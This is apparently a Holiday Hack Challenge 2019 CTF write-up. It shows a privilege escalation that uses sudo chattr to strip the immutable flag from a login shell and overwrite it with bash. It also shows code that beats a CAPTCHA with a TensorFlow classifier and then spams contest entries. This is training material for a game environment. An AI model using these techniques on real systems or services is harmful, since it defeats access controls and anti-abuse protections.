
```
elf@029be922f35a:~$ cat /etc/passwd | grep alabaster
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
elf@029be922f35a:~$
```

Take a look at /bin/nsh. Most likely nsh means Nyan shell.




```
elf@c47543394dbe:~$ ls -l /bin/nsh
-rwxrwxrwx 1 root root 75680 Dec 11 17:40 /bin/nsh
elf@c47543394dbe:~$
```

The file is rwx everyone so he should be able to overwrite it.




```
elf@c47543394dbe:~$ cp /bin/bash /bin/nsh
cp: cannot create regular file '/bin/nsh': Operation not permitted
elf@c47543394dbe:~$
```

Hmmm. There were hints about sudo -l and chatter.




```
elf@c47543394dbe:~$ sudo -l
Matching Defaults entries for elf on c47543394dbe:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on c47543394dbe:
    (root) NOPASSWD: /usr/bin/chattr
elf@c47543394dbe:~$
```

This site has good information about chattr. https://www.computerhope.com/unix/chattr.htm




```
elf@c47543394dbe:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
elf@c47543394dbe:~$
```

What does the “i” stand for? From the link just above,




i	immutable	Files with this attribute cannot be deleted or renamed; hard links cannot be made to this file; most of its metadata cannot be changed; data cannot be written to the file. Modifying this attribute requires root, or a process with the CAP_LINUX_IMMUTABLE capability, as set with **setcap**.

That “i” needs to go away.




```
elf@c47543394dbe:~$ chattr -i /bin/nsh
chattr: Permission denied while setting flags on /bin/nsh
elf@c47543394dbe:~$ sudo chattr -i /bin/nsh
elf@c47543394dbe:~$
```

Try to overwrite the ugly shell again, and it works.




```
elf@7cf547f85bf2:~$ cp /bin/bash /bin/nsh
elf@7cf547f85bf2:~$
```

Success!



```
elf@c47543394dbe:~$ su - alabaster_snowball
Password:
Loading, please wait......



You did it! Congratulations!

alabaster_snowball@c47543394dbe:~$
```

Of course, there are hints.


Alabaster Snowball 1:53PM

Who would do such a thing?? Well, it IS a good looking cat.

Have you heard about the Frido Sleigh contest?


There are some serious prizes up for grabs.

The content is strictly for elves. Only elves can pass the CAPTEHA challenge required to enter.

I heard there was a talk at KCII about using machine learning to defeat challenges like this.

I don't think anything could ever beat an elf though!

...


Machine Learning

From: Alabaster Snowball

Machine Learning Use Cases for Cyber Security

https://www.youtube.com/watch?v=jmVPLwjm_zs&feature=youtu.be

The link points to Chris Davis' presentation on machine learning. It's necessary for this challenge.

Machine Learning

Use Cases for Cyber Security

Chris Davis

Breaker & Builder / Counter Hack Challenges


Twitter @christojdav

Attacking the CATPTEHA server fridosleigh.com

The Python code for this challenge is available at https://github.com/chrisjd20/img_rec_tf_ml_demo

I found that this was easiest to install on Ubuntu 18.04, although I also got it to work on Windows 10 using Ubuntu running on Windows Subsystem for Linux (WSL). The instructions at Chris' GitHub site worked; I did need to install tensorflow_hub. I also found Chris' module worked with the current version of TensorFlow.

The key to understanding the demo and how to modify it for the challenge is understanding how the data flows. The code in retrain.py needs to be given the location of the training images with the option `-image_dir`. It then creates the machine learning graphs and stores them in `/tmp/retrain_tmp`. It pays to remember that `/tmp` is erased upon reboot, so move the files if you want to keep them.



To do the challenge, we need the files from the links Krampus gave us.
https://downloads.elfu.org/capteha_images.tar.gz
https://downloads.elfu.org/capteha_api.py

The capteha_images file supplies us with new training images for the challenge, which is nice. Once they are unzipped you can run retrain.py from those images and generate a new `/tmp/retrain_tmp` directory (erase the old one first.)

It turns out the `capteha_api.py` file does all the work of contacting fridosleigh.com to get the capteha images. Once it is told which images to submit, it submits them to fridosleigh.com and then spams the site with contest entries until Krampus wins.

The beginning of the code gets the capteha images.


```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys

def main():
    yourREALemailAddress = "YourRealEmail@SomeRealEmailDomain.RealTLD"

    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    b64_images = json_resp['images']                    # A list of
dictionaries eaching containing the keys 'base64' and 'uuid'
    challenge_image_type = json_resp['select_type'].split(',')     # The
Image types the CAPTEHA Challenge is looking for.
    challenge_image_types = [challenge_image_type[0].strip(),
challenge_image_type[1].strip(), challenge_image_type[2].replace(' and
','').strip()] # cleaning and formatting
```

The middle part leaves some work for us.

```
    '''
    MISSING IMAGE PROCESSING AND ML IMAGE PREDICTION CODE GOES HERE
    '''
```

And the end spams the site with contest entries.

```
    # This should be JUST a csv list image uuids ML predicted to match the
challenge_image_type .
    final_answer = ','.join( [ img['uuid'] for img in b64_images ] )

    json_resp = json.loads(s.post("{}api/capteha/submit".format(url),
data={'answer':final_answer}).text)
    if not json_resp['request']:
        # If it fails just run again. ML might get one wrong occasionally
        print('FAILED MACHINE LEARNING GUESS')
        print('--------------------\nOur ML Guess:\n--------------------
\n{}'.format(final_answer))
        print('--------------------\nServer Response:\n--------------------
\n{}'.format(json_resp['data']))
        sys.exit(1)

 print('CAPTEHA Solved!')
 # If we get to here, we are successful and can submit a bunch of entries till we win
 userinfo = {
     'name':'Krampus Hollyfeld',
     'email':yourREALemailAddress,
     'age':180,
     'about':"Cause they're so flippin yummy!",
     'favorites':'thickmints'
 }
 # If we win the once-per minute drawing, it will tell us we were emailed.
 # Should be no more than 200 times before we win. If more, somethings wrong.
 entry_response = ''
 entry_count = 1
 while yourREALemailAddress not in entry_response and entry_count < 200:
     print('Submitting lots of entries until we win the contest! Entry #{}'.format(entry_count))
     entry_response = s.post("{}api/entry".format(url), data=userinfo).text
     entry_count += 1
 print(entry_response)
```



/tmp/retrain_tmp
predict_images_using_trained_model.py
unknown_images
prediction_results
capteha_api.py
Retrieve images from frido.sleigh
Write images to unknown_images
Call predict_images...
Accept prediction results
Get winning entry from frido.sleigh

To solve this challenge we need to:


1. Determine the format of the image data the beginning of capteha_api.py downloads from fridosleigh.com
2. Adjust the data into a format that the predict_images_using_trained_model.py (known hereafter as predict.py) script can understand.

3. Run predict.py and determine the format of the data it returns
4. Adjust the data from predict.py into a format the end of capteha_api.py can understand
5. Let capteha_api.py finish and win the contest for Krampus.

1. Determine the format of the image data in capteha_api.py


We'll use the built-in Python debugger to look at the image data after it is downloaded from fridosleigh.com.

Add import pdb to the beginning of capteha_api.py




```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
import pdb
```

Add pdb.set_trace() just before the "'MISSING'" part.




```
    challenge_image_type = json_resp['select_ty
    challenge_image_types = [challenge_image_ty
',''').strip()] # cleaning and formatting
    pdb.set_trace()
    '''
    MISSING IMAGE PROCESSING AND ML IMAGE PREDI
    '''
```

Now run capteha_api.py and use the debugger print (p) command to examine the contents of b64_image.



```
john@ubuntu:~/HHC2019/img_rec_tf_ml_demo$ python3 ./capteha_api.py
> /home/john/HHC2019/img_rec_tf_ml_demo/capteha_api.py(25)main()
-> final_answer = ','.join( [ img['uuid'] for img in b64_images ] )
(Pdb) p type(b64images)
*** NameError: name 'b64images' is not defined
(Pdb) p type(b64_images)
<class 'list'>
(Pdb) p type(b64_images[0])
<class 'dict'>
(Pdb) p b64_images[0].keys()
dict_keys(['base64', 'uuid'])
(Pdb) p type(b64_images[0]['base64'])
<class 'str'>
(Pdb) p len(b64_images[0]['base64'])
14136
(Pdb) p b64_images[0]['base64'][::20]
'iUIAFCxEGmF9knkxFPJnoU/z8Kz7FA6FARAG4Vd5OiS6xc+fn6a3ePVott4zD/vFMEnX4l+lZpo0azStz4lkc/
3THW9ZWSZijPN5UBCCkbJHOy7GcrIqWtpcSywVuzR5L4jsPYGmp2aih8FfrlurOe5A5unqDB1GJUAFc2trS47QM
QQAVXFYure9DC4aLcvoAVWHOuiJAWATMwDaAyyocgh35rEaOZanC0C5v4RjpzykoIeddWeDqbMSi9vb/De45Fq0
AqBCJduJYfOecIavkFhof6Epwzvk3ONTy6USh7HbSjhVA31egOb9Ba3QNh9clVHZG59yN6XhOwkjc+Q55u3JbJh
6XQLEV+7HBuDtPKGmcWBE6cOpYVwQyKz747e0ZK8SvDoII15dxbMyQ7P5XwthE8Uqkj3AzHyIC1V4YILPIVx+Ll
ft+ln6IOmMfBvwHy/NtlDx63+AG4Ece1tm413BX19fSQyD69ueI0ciJXq9Ct0GUrwji3vJ7mt23q1f5Xn+TEObj
eQwdc1Iix2MzgOinnl4nSq1xIBT2/0yDuHduRVEoAtiZvU/qJdylsC2mIzkllyaAiMtiDDgRXQ7NuQPtIeW/Up9
rVqAyLz0eaWe+HJiw90t8XXdT72KPZtf9NmUSE2bR4oS1nXiudPDGsoE/kfjbyjsAWeMMIZOOdAMAdOdMOddRZd
cwOaAabAZkbA'
(Pdb) 
```


We have confirmed that b64_images is a list that contains dictionaries. The keys of the dictionary are base64 and uuid. The length of the base64 for the first image is 14136 and it does contain base64 text, so it is probably an encoded image. We'll need to decode that before passing it to predict.py.



```
(Pdb) p type(b64_images[0]['uuid'])
<class 'str'>
(Pdb) p len(b64_images[0]['uuid'])
36
(Pdb) p b64_images[0]['uuid']
'b66660f7-e584-11e9-97c1-309c23aaf0ac'
(Pdb)
```

The uuid value looks like the file names in the demo, good.

We don't need it yet, but we might as well examine challenge_image_types while we are here.



```
(Pdb) type (challenge_image_types)
<class 'list'>
(Pdb) type (challenge_image_types[0])
<class 'str'>
(Pdb) len(challenge_image_types[0])
9
(Pdb) challenge_image_types[0]
'Ornaments'
(Pdb) challenge_image_types
['Ornaments', 'Stockings', 'Candy Canes']
(Pdb)
```

In this case the site wants us to identify all images that are ornaments, stockings, or candy canes.

2. Prepare the data for the predict.py script

The predict.py script looks for the image data in the same place as the demo script did, which is unknown_images in the local directory. It reads the files as binary data and passes them (image_bytes) and the file path (img_file_path) into a thread which runs the predict_image function.

```
    #Going to interate over each of our images.
    for image in unknown_images:
        img_full_path = '{}/{}'.format(unknown_images_dir, image)

        print('Processing Image {}'.format(img_full_path))
        # We don't want to process too many images at once. 10 threads max
        while len(threading.enumerate()) > 10:
            time.sleep(0.0001)

        #predict_image function is expecting png image bytes so we read image as 'rb' to get a bytes object
        image_bytes = open(img_full_path,'rb').read()
        threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes, img_full_path, labels,
input_operation, output_operation)).start()
```

So, we need to put the decoded images into the unknown_images directory, with file names given by uuid.


```
    ##ML processing
    # first put all the images into files named by uuid
    #
    for image in b64_images:
        with open('unknown_images/{}'.format(image['uuid']), 'wb') as filehandle:
            filehandle.write(codecs.decode(image['base64'].encode(), 'base64'))
```

`open('unknown_images/{}'.format(image['uuid'])` puts the images into files named by uuid

`filehandle.write(codecs.decode(image['base64'].encode(), 'base64'))` decodes the base64 data and writes it to file. In Python3, the codecs module for base64 requires the input be of type bytes, not string, which is the reason for the '`.encode()`' term.

3. Run predict and determine the format of the data it returns


The only change that the predict.py script needs (other than a shorter name) is to have a return statement at the end to send the data back to capteha_api.py. It doesn't need any parameters in the definition of main() because it looks for its input in the unknown_images directory.



```
    #added by jy
    return prediction_results
if __name__ == "__main__":
    main()
```


Added to predict.py

Also, we need to add an import statement to the beginning of capteha_api.py so we can call predict.py (or predict_jy.py in this case.)




```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
#added by me
import codecs
import predict_jy
```

And then the call itself, with the pdb.set_trace() moved to be after the call.




```
for image in b64_images:
    with open('unknown_images/{}'.format(image['uuid']), 'wb') as filehandle:
        filehandle.write(codecs.decode(image['base64'].encode(), 'base64'))

# call the prediction routine
# answer is a list of dictionaries, with keys 'img_full_path', 'prediction', 'percent'
answer = predict_jy.main()
pdb.set_trace()
```

Now, lets see what we get back in capteha_api.py




```
john@ubuntu:~/HHC2019/img_rec_tf_ml_demo$ rm unknown_images/*
john@ubuntu:~/HHC2019/img_rec_tf_ml_demo$ python3 ./capteha_api_jy.py
```

The list (l) command shows us we stopped in the right place, after the call to predict_jy.main().



```
Processing Image unknown_images/ef7b2fba-e584-11e9-97c1-309c23aaf0ac
Waiting For Threads to Finish...
> /home/john/HHC2019/img_rec_tf_ml_demo/capteha_api_jy.py(37)main()
-> final_list = []
(Pdb) l
 32         # call the prediction routine
 33         # answer is a list of dictionaries, with keys 'img_full_path', 'prediction'
, 'percent'
 34         answer = predict_jy.main()
 35         pdb.set_trace()
 36         # extract the files that matched the categories
 37  ->     final_list = []
 38         for ans in answer:
 39             if ans['prediction'] in challenge_image_types:
 40                 final_list.append(ans['img_full_path'].split('/')[1])
 41         final_answer = ','.join(final_list)
 42
(Pdb)
```

As before, examine the data.



```
(Pdb) type(answer)
<class 'list'>
(Pdb) type(answer[0])
<class 'dict'>
(Pdb) answer[0].keys()
dict_keys(['img_full_path', 'prediction', 'percent'])
(Pdb) type(answer[0]['img_full_path'])
<class 'str'>
(Pdb) answer[0]['img_full_path']
'unknown_images/729d2bd7-e585-11e9-97c1-309c23aaf0ac'
(Pdb) answer[0]['prediction']
'Presents'
(Pdb) answer[0]['presents']
*** KeyError: 'presents'
(Pdb) answer[0]['percent']
0.9998204
(Pdb) type(answer[0]['percent'])
<class 'numpy.float32'>
(Pdb) 
```

We received a list containing dictionaries, with keys img_full_path, prediction, and percent. Values for img_full_path and prediction are strings, and percent is a number. We will need the prediction to tell whether or not it matches what the server is asking for, and we need to strip uuid frm the img_full_path for return to the server.

